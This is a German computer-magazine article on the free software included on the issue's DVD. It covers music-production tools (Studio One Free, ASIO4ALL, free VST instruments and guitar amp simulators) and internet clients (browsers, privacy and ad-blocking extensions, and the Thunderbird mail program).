Einen hervorragenden Ausgangspunkt für eigene Audio-Experimente stellt die Free-ware-Version des Programms **Studio One** von Presonus dar. Der Ableger dieser professionellen Recording-Applikation erlaubt die Aufnahme sowie das Editieren und Arrangieren von Audio- und MIDI-Spuren. Über das integrierte Mischpult bringt man die Spuren ins richtige Lautstärkeverhältnis, außerdem gestattet das Programm die Einbindung von Software-Effekten und -Instrumenten (Plug-ins).

Studio One verfolgt das Konzept der „Docked Windows“; alle Arbeitsbereiche liegen also an festen Plätzen und versperren

nicht, wie bei vielen anderen fensterbasier- ten Applikationen, die Sicht auf Wesentli- ches. Am schnellsten macht man sich mit diesem Konzept vertraut, indem man die Funktionstasten F2 bis F5 ausprobiert: F2 öffnet den Spur- Editor, F3 das Mischpult, F4 den Infobereich für ausgewählte Ereignisse und F5 zeigt den Browser für

alle auf dem System installierten Effekt- und Instrumenten-Plug-ins, Loops und an- dere Sounds. Um beispielsweise eine Spur mit einem Software-Instrument einzurichten, ziehen Sie einfach das gewünschte Exemplar aus dem Ordner namens Instru- mente auf die freie Fläche im Arrangement-



Bereich. Studio One richtet dann automa- tisch eine neue Spur ein.

Gleiches gilt für die Effekte. Um die Instru- mentenspur mit etwas Hall aufzupfen, greifen Sie sich das Plug-in Ihrer Wahl aus dem Effekte-Ordner und bewegen es auf die Zielpur. Ein Blick auf das Mischpult (F3) zeigt, dass das Plug-in als Insert-Effekt in der korrespondierenden Spur aufgeführt wird. Allerdings müssen Sie zuvor die Ansicht mit dem Klein/Groß-Icon (der kleine nach oben und unten zeigende Doppelpfeil ganz links im Mischpult) vergrößern.

Bevor es mit den Software-Instrumenten und -Effekten (Plug-ins) weitergeht, kurz einige Anmerkungen zur Steuer- und Audio- Hardware. Beides sollten Sie vor der ersten Aufnahmesession konfigurieren, um später den Workflow nicht unterbrechen zu müssen.

Steuermann


Bei Software-Instrumenten übernimmt zwar der Computer die Klangerzeugung, die Ansteuerung erfolgt jedoch über einen externen Controller, in der Regel ein Keyboard. Das überträgt, je nach Ausstattung, neben Tonhöhe und Lautstärke weitere Performance-Parameter. Dabei kommt als Protokoll seit mehr als 25 Jahren MIDI (Musical Instrument Digital Interface) zum Einsatz. Ursprünglich wurde MIDI-Equipment mit 5-poligen DIN-Kabeln vernetzt, doch mittlerweile lassen sich die Informationen sehr viel bequemer auch über USB und FireWire übertragen.

Vereinfacht gesprochen enthalten die MIDI-Daten beispielsweise Angaben darüber, welche Taste mit welcher Anschlagstärke und für welche Dauer gedrückt wurde. Gegenüber einer Audioaufnahme muss der zur Eingabe verwendete MIDI-Controller beispielsweise keinen direkten Bezug zum Software-Instrument haben; per Keyboard kann man ebenso gut ein Streichorchester wie ein Schlagzeug einspielen. Im Unterschied zu Audioaufnahmen lassen sich aufgezeichnete Steuerdaten im Nachhinein problemlos bearbeiten – etwa um Fehlgriffe zu korrigieren.

Studio One kennt eine ganze Reihe solcher Controller-Keyboards und weiß, welche Taster, Schiebe- und Drehregler diese Modelle mitbringen. Mit etwas Glück finden Sie Ihr Exemplar unter den Optionen bei den „externen Geräten“ und können es dort anwählen. Der Vorteil: Sie müssen die Controller-Ele- mente nicht erst per Hand konfigurieren. Aber keine Sorge: Eine normale MIDI-Tasta- tur erkennt das Programm in jedem Fall, Sie müssen lediglich den korrekten MIDI-Port respektive Gerätetreiber auswählen.


Ausgabestelle

Wie bei aufs Musizieren spezialisierten Programmen üblich, müssen Sie Studio One außerdem in den Optionen mitteilen, über welches Gerät und welche Ports Sie Audiosig- nale aufnehmen und ausgeben möchten. Im einfachsten Fall wählen Sie als Klangausgabe- gerät (Optionen/Audiogerät) den auf dem



Studio One von Presonus arbeitet mit gedockten Fenstern – für eine bessere Übersicht.

Um in Studio One eine Instrumentenspur zu erstellen, ziehen Sie einfach das Instrument auf den freien Arrangement-Bereich.



Motherboard integrierten Soundchip. Doch solche Onboard-Lösungen schneiden beim Thema Latenz oft bescheiden ab; die Verzögerung zwischen Anschlag auf dem Steuer-Keyboard und Ton ist dann so groß, dass vernünftiges Musizieren schwierig wird. Um das zu vermeiden, gibt es auf Musikanwendungen spezialisierte Audiolösungen mit studio-typischen Anschlägen und kurzen Reaktionszeiten (Latenzen), die häufig mehr als nur einen Stereo-Ein- beziehungsweise -Ausgang zur Verfügung stellen. Kurze Latenzen werden nicht nur durch eine besondere Hardware-Architektur erzielt, sondern auch durch spezielle Treiberkonzepte. Das bekannteste ist sicherlich Steinbergs ASIO.

Doch für viele Audio-Geräte wie beispielsweise die Onboard-Sound-Devices gibt es keine ASIO-Treiber.

 Auf Windows-PCs hilft **ASIO4ALL**, ein universeller ASIO-Treiber, der auch mit herkömmlichen Audiolösungen halbwegs brauchbare Latenzen erzielt. Die Handhabung ist denkbar einfach: Sie müssen dem Treiber zunächst mitteilen, für welche Audio-Hardware er zuständig sein soll (zum Beispiel SoundMAX Integrated Digital HD Audio). Dann wählen Sie mit dem unteren Schieberegler den Wert für die ASIO-Buffergröße. Je kleiner dieser Wert, desto geringer die Latenz – desto besser also. Allerdings belasten kleinere Pufferwerte das System in höherem Maße, sodass Sie durch Probieren herausbekommen müssen, was auf Ihrem Computer möglich ist. Sobald Sie Störgeräusche wie Knistern oder Knacken vernehmen, sollten Sie den ASIO-Buffer wenigstens um eine Stufe vergrößern.

Mit zunehmender Projektgröße steigt die sogenannte ASIO-Last an. Je mehr Spuren, Instrumente und Plug-ins Sie einsetzen, umso größer die CPU-Belastung. Es kann also notwendig werden, einen anfangs gefundenen Wert für den ASIO-Buffer zu einem späteren Zeitpunkt nach oben zu korrigieren.

Nur mit Onboard-Hardware kommt man indes nicht weit. Der Anschluss von musikertypischen Gerätschaften wie Kondensator-

microfon, E-Gitarre oder Keyboard erfordert zusätzliches Equipment; im einfachsten Fall ist dies ein Adapter, im aufwendigsten ein separater Vorverstärker oder gar ein kleines Mischpult.

Instrumente

Studio One Free wird mit acht Effekt-Plug-ins geliefert, virtuelle Instrumente gehören indes nicht zum Lieferumfang. Auf der Heft-DVD finden Sie daher eine Reihe ansprechender Freeware-Instrumente aus den unterschiedlichsten Kategorien.

Damit Software-Instrumente und -Effekte in Sequencern wie Studio One funktionieren, müssen beide Komponenten über eine Software-Schnittstelle miteinander kommunizieren. Die verbreitetste ist die von Steinberg entwickelte Virtual Studio Technology (VST)

beziehungsweise VSTi, wenn es explizit um Instrumente geht). Sie wird praktisch von allen relevanten Windows-Musikanwendungen unterstützt; auch viele Audioprogramme unter Mac OS X nutzen sie. Auf Apple-Rechnern sind weiterhin die „Audio Units“ (AU) zu finden, eine Erweiterung der (seit Mac OS X 10.0) betriebssystemeigenen Audio-Schnittstelle Core Audio. Apple selbst setzt exklusiv auf AU, aber auch andere DAWs kommen mit Plug-ins in diesem Format zurecht. Das Windows-Gegenstück DirectX (DX beziehungsweise DXi) wird zwar von einigen Musikprogrammen unterstützt, ist mittlerweile aber de facto nicht mehr relevant.

Um Software-Instrumente einfach nur zu spielen, braucht man nicht gleich einen Sequencer wie Studio One. Als Alternative empfehlen sich sogenannte VST-Hosts. Diese Applikationen laden Plug-ins und verbinden

Mit dem Universal-Treiber ASIO4ALL erzielen Sie auch mit Onboard-Soundchips erträgliche Latenzen. Die Bedienung ist denkbar einfach.



sie mit den MIDI- und Audio-Schnittstellen. Technisch gesprochen stellen Hosts also eine Laufzeitumgebung für Plug-ins bereit – was natürlich auch mit Effekt-Plug-ins funktioniert. Praktisch macht so ein Host aus einem Plug-in ein Stand-alone-Programm. Lädt man beispielsweise ein Piano-Modul in einen Host, lässt es sich anschließend über das MIDI-Keyboard spielen und über die Ausgänge der Audiokarte abhören. Auf der Heft-DVD finden Sie den Freeware-Klassiker **VST-Host** für Windows-Rechner.

Instrumenten-Plug-ins

X Lange Zeit war vor allem das Angebot an kostenfreien Software-Pianos recht mager. Das überzeugendste Exemplar kommt aktuell wohl von George Yohng, seines Zeichens Entwicklungschef bei 4FrontTechnologies. Dort betreut Yohng unter anderem das kommerzielle Produkt 4Front True Pianos. Yohnigs **4Front Piano** ist dessen kleiner Bruder. Hier wie dort wird der Klang nicht mit Hilfe von Samples, sondern mittels des sogenannten „Physical Modelling“ erzeugt. Im Ergebnis ist das Plug-in nur rund 35 MByte groß und wird entsprechend schnell geladen. Während das kommerzielle Produkt die Auswahl zwischen verschiedenen Flügeln bietet, steht bei der Freeware lediglich ein Klavier (Upright Piano) zur Verfügung; zudem lassen sich keine Einstellungen vornehmen. Das Ergebnis klingt dennoch mehr als ordentlich.

Im Unterschied zu den kommerziellen Produkten werden die kostenfreien Plug-ins von Yohng ohne Installationsroutine ausgeliefert. Man muss sie also manuell an die richtige Stelle verfrachten. Das klingt schwieriger, als es ist: Unter Windows wird VST, unter OS X daneben auch AU und RTAS unter-

stützt. Auf dem Apple schiebt man einfach die Datei „4Front Piano.component“ in das Verzeichnis Library/Audio/Plug-ins/Components. Dieses erreicht man vom Hauptbildschirm über das Dropdown-Menü „Gehe zu“ (unter OS X Lion mit gedrückter Alt-Taste).

X In der Kategorie E-Piano hat Yohng gleich zwei virtuelle Exemplare parat: Das **4Front E-Piano** bildet den Klang eines Yamaha DX7 nach, das **4Front Rhodes** den klassischen Sound eines Rhodes RSP73 – wobei der Programmierer jeweils ohne Samples auskommt. Das virtuelle Yamaha-Piano nimmt dadurch gerade einmal 24 MByte auf der Festplatte ein, das virtuelle Rhodes ist sogar nur rund halb so groß. Installation und Betrieb verlaufen wie bei 4Front Piano. Im Unterschied zur Yamaha-Simulation kann der Anwender beim Software-Rhodes an verschiedenen Parametern drehen – darunter Filterfrequenz und -güte.

X Ebenfalls per Physical Modelling bildet **4Front Bass** den Sound eines beliebten E-Basses amerikanischer Provinz nach. Die Handhabung ist besonders einfach, denn es gibt keine Parameter und keine Presets. Trotzdem lohnt sich das Ausprobieren, denn der Bass-Sound passt gut in den Mix, entwickelt ordentlich Punch und setzt sich dank hinreichend ausgeprägter Höhenanteile gut durch.

Sample Player

X Kontakt 5 von Native Instruments zählt zu den führenden Software-Samplern; fast alle relevanten Libraries auch von Drittanbietern erscheinen mittlerweile ausschließlich für dieses Programm. Der kostenlose **Kontakt Player** kann all diese Bibliotheken

ken zwar abspielen, bietet aber deutlich weniger Eingriffsmöglichkeiten als sein großer Bruder. Auf der DVD findet sich zusätzlich die Factory Selection – eine Zusammenstellung von Sounds aus der Werksbibliothek von Kontakt 5 aus den Bereichen Band, Vintage, Synth und Urban Beats. Um sie nutzen zu können, müssen Sie sich nach der Installation unter <http://www.native-instruments.com/kfs> registrieren; danach wird Ihnen eine Seriennummer zugemailt.

X Lange schon stellt Native Instruments mit **Reaktor** die Referenz, wenn es um das Selberbauen auch komplexester virtueller Synthesizer geht. Viele Ensembles, so heißen die kompletten Klangerezeuge, sind frei im Netz erhältlich, neben den kostenpflichtigen Exemplaren von Native. Der **Native Instruments Reaktor Player** kann all diese Ensembles laden und als Plug-in oder Stand-alone-Version bereitstellen. Dazu gibt es wiederum die Factory Collection mit drei Instrumenten (Carbon 2, Newschool und Space Drone) und 200 Sounds.


X Mit ihrem **Elastik Player** hat die in Hannover ansässige Firma Ueberschall ein eindrucksvolles Werkzeug zum Arbeiten mit Loops geschaffen. Die Bibliotheksverwaltung beeindruckt dabei ebenso wie die zahlreichen Echtzeitfeatures und das stufenlose Skalieren des User-Interfaces. Für die Heft-DVD spendierte Ueberschall außerdem eine exklusive Sample-Library.

X Als Synthesizer noch richtige Instrumente waren, nannte man Exemplare wie den **IK Multimedia Sample Tank Free „ROMpler“**: Das waren Sampleplayer mit einer mehr oder minder großen internen Bibliothek an gesampelten Instrumenten und einigen grundlegenden, aber nicht übertriebenen Eingriffsmöglichkeiten. Dieses Konzept hat IK Multimedia schon seit vielen Jahren erfolgreich auf den Sample Tank übertragen. Auf der Heft-DVD finden Sie neben dem selbsterklärenden Player auch eine Demobiliothek mit immerhin 200 Sounds.

Effekte für sechs Saiten

Der schon genannte Sequencer Studio One Free bringt acht Effekt-Plug-ins mit (Beat Delay, Chorus, Flanger, Phaser, Reverb, Channel Strip, Distortion, Stimmgerät); sie findet man im bereits beschriebenen Browser (F5) in der Kategorie Effekte im Unterordner Pre-sonus. Die Heft-DVD ergänzt dieses Angebot vor allem für Gitarristen mit einigen Leckerbissen: Saitenvirtuosen können sich nicht nur über einige Free-Versionen angesagter kommerzieller Verstärkeremulationen, sondern auch über eine Reihe klanglich durchaus überzeugender Freeware-Perlen freuen

Der Reaktor Player und die Factory Selection liefern drei Synthesizer und 200 Sounds.





This brings up a dialog that allows you to select a head and gives a brief description of each. Left and right arrows also select heads.



Mit dem Guitar Rig Player und der Factory Selection von Native Instruments lassen sich amtliche Gitarren-Tracks einspielen.

Die Freeware-Suite Shred von Acme Bar Gig bietet sechs verschiedene Gitarrenverstärker-Topteile inklusive Boxen- und Mikrofonemulation.

Eine Gitarre in ein computerbasiertes Recording-System einzubinden ist prinzipiell nicht schwieriger als ein Mikrofon anzuschließen. Allerdings sind im Fall einer E-Gitarre/eines E-Basses einige Besonderheiten zu beachten. Denn während man beispielsweise ein Digitalpiano oder einen Hardware-Synthesizer bedenkenlos an den „Line-In“-Eingang der Audiokarte andocken darf, führt dies bei Instrumenten mit Magnettonabnehmern oft zu unerfreulichen Resultaten. Magnettonabnehmer sind nämlich zumeist hochohmig, Line-Eingänge aber niederohmig. In Folge dessen wird der Höhenanteil des Gitarrensignals gedämpft – die Aufnahme klingt dumpf und muffig. Abhilfe schaffen spezielle Eingänge an Audio-Interfaces, meistens Instrument oder High Z genannt. Alternativ kann man auch ein entsprechend ausgestattetes Mischpult oder einen geeigneten Vorverstärker einsetzen.

Im Sequencer selbst bedarf eine Gitarrenspur keiner außergewöhnlichen Vorbereitung. Richten Sie einfach eine neue Audiospur ein – in Studio One per Doppelklick ins Spur-Display oder via Kontextmenü – und stellen Sie sicher, dass Ihre E-Gitarre am richtigen Audioeingang eingestöpselt ist. Jetzt ziehen Sie eine der Ampsimulations aus dem Browser rechts auf die Gitarrenspur, und schon können Sie losrocken.

Doch stopp: Damit Sie das Eingangssignal und das aktivierte Plug-in auch tatsächlich hören, müssen Sie zuvor noch den kleinen „Mithören“-Button im Spurkopf aktivieren. Das ist das kleine Lautsprechersymbol unterhalb der Solo-Schaltfläche (S).

X IK Multimedia's AmpliTube 3 Free lässt Sie in die Leistungsfähigkeit des kommerziellen Software-Gitarrenracks hineinschnuppern: Neun Stompboxes, vier Verstärker-Topteile und fünf Boxentypen mit drei frei vor der Box positionierbaren Mikrofonvarianten können Sie beliebig miteinander kombinieren. Zusätzlich stehen zwei globale Effekte (Delay und EQ) sowie ein Stimmgerät zur Verfügung. Wem der Sinn nach mehr steht, der kann im Online-Shop von IK Multimedia weit über 200 Module antesten und bei Gefallen käuflich erwerben. Nach Installation von AmpliTube 3 müssen Sie Ihre Version in einer kurzen Prozedur bei IK Multimedia registrieren.

Neben AmpliTube ist Guitar Rig der wohl dienstälteste Software-Verstärkeremulator. Der **Guitar Rig Player** von Native Instruments kommt mit einer Factory Selection Library, die 17 Amps mit passenden Boxen sowie 13 Effekte umfasst. Eine gute Gelegenheit also, AmpliTube und Guitar Rig direkt miteinander zu vergleichen. Allerdings weckt der Guitar Rig Player nicht nur bei Gitarristen Begehrlichkeiten: Seit einiger Zeit veröffentlicht Native hierfür auch – kostenpflichtige – Effektmodule wie Vintage-Kompressoren, die in erster Linie für den Einsatz im nicht gitarristischen Bereich gedacht sind. Wie AmpliTube 3 ist der Guitar Rig Player selbsterklärend und muss nach der Installation beim Hersteller registriert werden.

Die Verstärkersimulationen von Acme Bar Gig demonstrieren eindrucksvoll, dass auch Freeware-Plug-ins durchaus überzeugen können. Mit Razor, Series 60 und C-15 haben die Programmierer drei ganz dem Schwermetall verpflichtete Verstärkersimulationen herausgebracht. Die Plug-ins Knuckle Head, Dick Head, Tamla Head, Brain 2 sowie Tater Head widmen sich hingegen den klassischen Ampsounds von rockig-britisch (Brain 2) über vintage-crunchy (Dick Head) bis zu schmelzigen Clean-Sounds (Tamla Head).

Der neueste Wurf der Company ist die Ampsuite namens **Shred**. Sie enthält noch

einmal sechs tonal sehr unterschiedliche Verstärkertops und zehn Cabinet-Typen mit frei definierbarer Mikrofonposition. Außerdem darf man aus den sechs Tops einen Lieblingsamp zusammenbasteln. Das funktioniert über die Funktion Customize Head, wo man die Baugruppen der einzelnen Tops (zum Beispiel Eingangssektion, EQ, Leistungsverstärker) miteinander kombiniert.

Der CabEnhancer hingegen ahmt weder einen Verstärker noch eine Lautsprecherbox nach. Seine Aufgabe ist es, den nach Ansicht der Programmierer oft statischen Sound von Boxenemulationen wieder aufzupepen, die auf Impulsantworten basieren. Dazu simuliert das Plug-in eine speziell entwickelte Filterschaltung, die in Abhängigkeit von der Dynamik des Gitarrenspiels das Resonanzverhalten der emulierten Box modifiziert. Experimentieren lohnt sich!

Gleiches gilt für den **Red Shift Pickup Replacer**. Mit diesem Plug-in können Sie die Aufnahme einer E-Gitarre relativ rauh in ihren Klangeigenschaften verändern. So lässt sich beispielsweise ein Singlecoil-Pickup durch einen doppelspuligen Humbucker ersetzen. Sogar das Holz der Gitarre kann nachträglich durch ein anderes ersetzt werden – versprechen jedenfalls die Programmierer. In der Praxis sind, losgelöst von solchen selbstbewussten Versprechen, durch die beiden integrierten Multiband-Filter in jedem Fall sehr brauchbare Variationen zu erzielen. Der Pickup Replacer ist als einzelnes Plug-in verfügbar, ist aber auch fest in Shred integriert.

Mit dem Aftershock Delay spendierte Acme Bar Gig schließlich ein ausgesprochen gut bestücktes Delay: Drei unabhängige Echoeinheiten stehen zur Verfügung, die das Signal bis zu jeweils 6 Sekunden (!) verzögern können. Die drei Blöcke sind fest links, rechts und in die Stereomitte geroutet und natürlich individuell in der Lautstärke regulierbar. Das macht nicht nur Gitarristen Spaß! (uh) 

Axel Kossel

Solide Basis

Anonym surfen, bequem mailen und vieles mehr

Rasant steigende Versionsnummern zeigen das hohe Tempo, mit dem Internet-Software sich weiterentwickelt. Unsere Heft-DVD enthält einen Snapshot der aktuellen Versionen bewährter Clients, der Sie anregen könnte, mal einen neuen Browser, Mailer oder auch nur eine Erweiterung auszuprobieren. Außerdem erhalten Sie 1,5 GByte anonymen Datenverkehr mit Premium-Geschwindigkeit gratis.



Bei den Internet-Clients auf unserer Heft-DVD steht das unbeobachtete Surfen im Mittelpunkt: Mit JonDonym entzieht man sich zuverlässig der ständigen Beobachtung durch Werbenetzwerke und Tracking-Dienste (siehe Kasten „Maskenball“). Darüber hinaus haben wir eine Grundausstattung aus Browser samt nützlichen Erweiterungen, das passende E-Mail-Programm mit einigem Drumherum sowie Tools zum Chatten, Dateien übertragen, Online-Shopping und Verwalten von Passwörtern zusammengestellt. Sollten Sie allerdings Software suchen, um selbst eine Website zu entwickeln oder einen Server zu betreiben, müssen Sie ab Seite 116 weiterlesen.

Browser

In wenigen Jahren, aber vielen Versionsschritten hat es **Google Chrome** vom gescholtenen Datenspion in die Spitzengruppe der beliebtesten Browser geschafft. Kein Wunder: Der hauseigene Browser stellt die Oberflächen der viel genutzten Webanwendungen von Google am besten dar. Er glänzt aber auch im übrigen Web durch Geschwindigkeit; mit Erfundenen wie der schnellen HTTP-Alternative SPDY treibt Google andere Browser-Hersteller vor sich her. Mittlerweile gibt es auch eine

ganze Menge Erweiterungen, mit denen sich Chrome zum individuellen Webwerkzeug aufrüsten lässt.

König der Erweiterbaren ist jedoch **Firefox**: Es gibt wenig, was man diesem Browser nicht mit Add-ons oder Plug-ins beibringen kann. Bereits nackt beeindruckt er mit einer langen Feature-Liste: Popup-Blocker, Malware-Schutz, Tabbed-Browsing, Tagging, Zoom-Funktionen, intelligenter Adressleiste und Passwort-Manager gehören dazu. Mittlerweile hat Mozilla auch den Update-Prozess im Griff, sodass man nicht alle paar Wochen seinen Browser gesund pflegen muss.

Wer sich gern abseits des Mainstreams bewegt, findet in **Opera** einen Exoten, der einerseits sparsam mit Speicher und Rechenleistung umgeht, während er andererseits umfassend ausgestattet ist mit E-Mail- und News-Client, Schutz vor betrügerischen Webseiten, einem Download-Manager, der Möglichkeit, User-Skripte auszuführen sowie dem Webentwickler-Tool Opera Dragonfly. Außerdem gibt es mit Opera Mini und Mobile auch Browser für Smartphone-Plattformen, auf denen Chrome und Firefox bislang nicht vertreten sind. Den gleichen Browser auf PC und Telefon einzusetzen hat den Vorteil, dass man die Lesezei-

chen synchronisieren kann. Nur unter Windows läuft hingegen **Opera@USB**, das sich ohne Installation von portablen Speichermedien starten lässt.

Den Reigen der Browser-Add-ons eröffnet **Hover-Zoom**: Die Chrome-Erweiterung zeigt auf vielen Websites wie Amazon oder Picasa die vergrößerte Version eines Bildes an, sobald man den Mauszeiger über dieses schiebt. **Black Canvas** ist ein Skript-Handler für Chrome, mit dem sich viele Greasemonkey-Skripte ausführen lassen. Im Original ist **Greasemonkey** eine Erweiterung für Firefox. Die Skripte verändern das Aussehen von Webseiten, fügen Funktionen hinzu oder automatisieren Abläufe. Man kann sie selbst in einem erweiterten JavaScript programmieren oder aus Sammlungen wie <http://userscripts.org> herunterladen.

Sowohl für Chrome als auch für Firefox gibt es **Lazarus Form Recovery**, ein Backup-Tool für Formulareingaben. Das erweist sich als ungeheuer nützlich, wenn mal was schiefgeht: Man klickt auf einen falschen Button, die Foren-Software hat einen ausgeloggt, der Browser hängt sich auf oder die Internet-Verbindung ist gestört. Dann lässt sich der sorgfältig formulierte Text, den man im Webfor-

mular eingegeben hat, einfach wiederherstellen. Ebenfalls in den Geschmacksrichtungen Chrome und Firefox erhältlich ist **Collusion**, das anzeigen, wer einen beim Besuch einer Website beobachtet. Collusion erzeugt daraus eine Grafik, die das Netzwerk der Schnüffler auf den besuchten Webseiten sichtbar macht.


 Die Schnüffler nutzen nicht nur Cookies, sondern versuchen auch, durch aktive Inhalte mehr über den Surfer zu erfahren. Hinzu kommt das Risiko, sich durch Sicherheitslücken in JavaScript, Java und anderen Plug-ins einen Schädling einzufangen. Allerdings wäre es wenig sinnvoll, aktive Inhalte deshalb komplett abzublocken, da das Web dann gehörig an Reiz einbüßte. **NoScripts** blockiert in Chrome solche Inhalte abhängig von der besuchten Webseite. Alternativ kann man dafür eine Black- oder eine Whitelist führen. Das Original stammt auch bei dieser Erweiterung von Firefox; dort heißt es **NoScript**.

 Das Ausblenden von Werbebanner ist die Spezialität von **Adblock Plus**, das unter Firefox und Thunderbird arbeitet. Per Mausklick auf Inhalte oder durch Eingabe von URLs lässt man sie verschwinden; gefüllte und regelmäßig aktualisierte Sperrlisten findet man im Netz. Bevor Sie allerdings allzu gründlich Werbung ausfiltern, bedenken Sie bitte, dass diese die meisten der für die Nutzer ansonsten kostenlosen Angebote im Netz finanziert. **FlashBlock** für Firefox zeigt anstelle von Flash-Inhalten nur Platzhalter. Erst wenn man einen solchen anklickt, beginnt es zu zappeln. **Web of Trust (WOT)** soll den Firefox-Nutzer vor Webseiten warnen, auf denen ihnen Abzocke oder anderes Ungemach droht. Die Informationen zur Vertrauenswürdigkeit liefert die Community; das System ist nicht vollständig gegen Manipulation gefeit.

E-Mail

 Als E-Mail-Programm empfehlen wir **Thunderbird**: Der Platzhirsch unterstützt alle gängigen Standards in seinem Revier und arbeitet auch mit IMAP-Servern gut zusammen. Die Windows-Version läuft mittlerweile auch unter 64-Bit-Systemen zuverlässig. Zur Grundausrüstung gehört ein selbstlernernder Spam-Filter. Darüber hinaus lässt sich der Mozilla-Mailer wie sein Browser-Bruder Firefox nahezu beliebig erweitern. Für Windows enthält die DVD außerdem **Thunderbird Portable**, das man an beliebigen PCs vom USB-Stick oder aus der Cloud starten kann.

 Die Erweiterung **AttachmentExtractor** erleichtert das Verwalten großer Mail-Mengen: Sie lädt die Anhänge beliebig vieler markierter Nachrichten in einem Rutsch herunter, trennt sie ab oder löscht sie und markiert die Nachrichten.



Bereits nach dem Besuch weniger Webseiten visualisiert die Browser-Erweiterung Collusion, dass Werbenetzwerke ihren Namen verdienen.

ten auf Wunsch als gelesen. **IMAPSize** hilft beim Organisieren von IMAP-Konten. **Web-Mail Notifier** überwacht Webmail-Konten unter anderem bei Google, Hotmail und Yahoo. So erfährt man, wenn neue Nachrichten eintreffen und wie viele ungelesene warten. Per User-Skript lässt sich die Erweiterung an andere Dienste anpassen, etwa GMX oder Web.de.

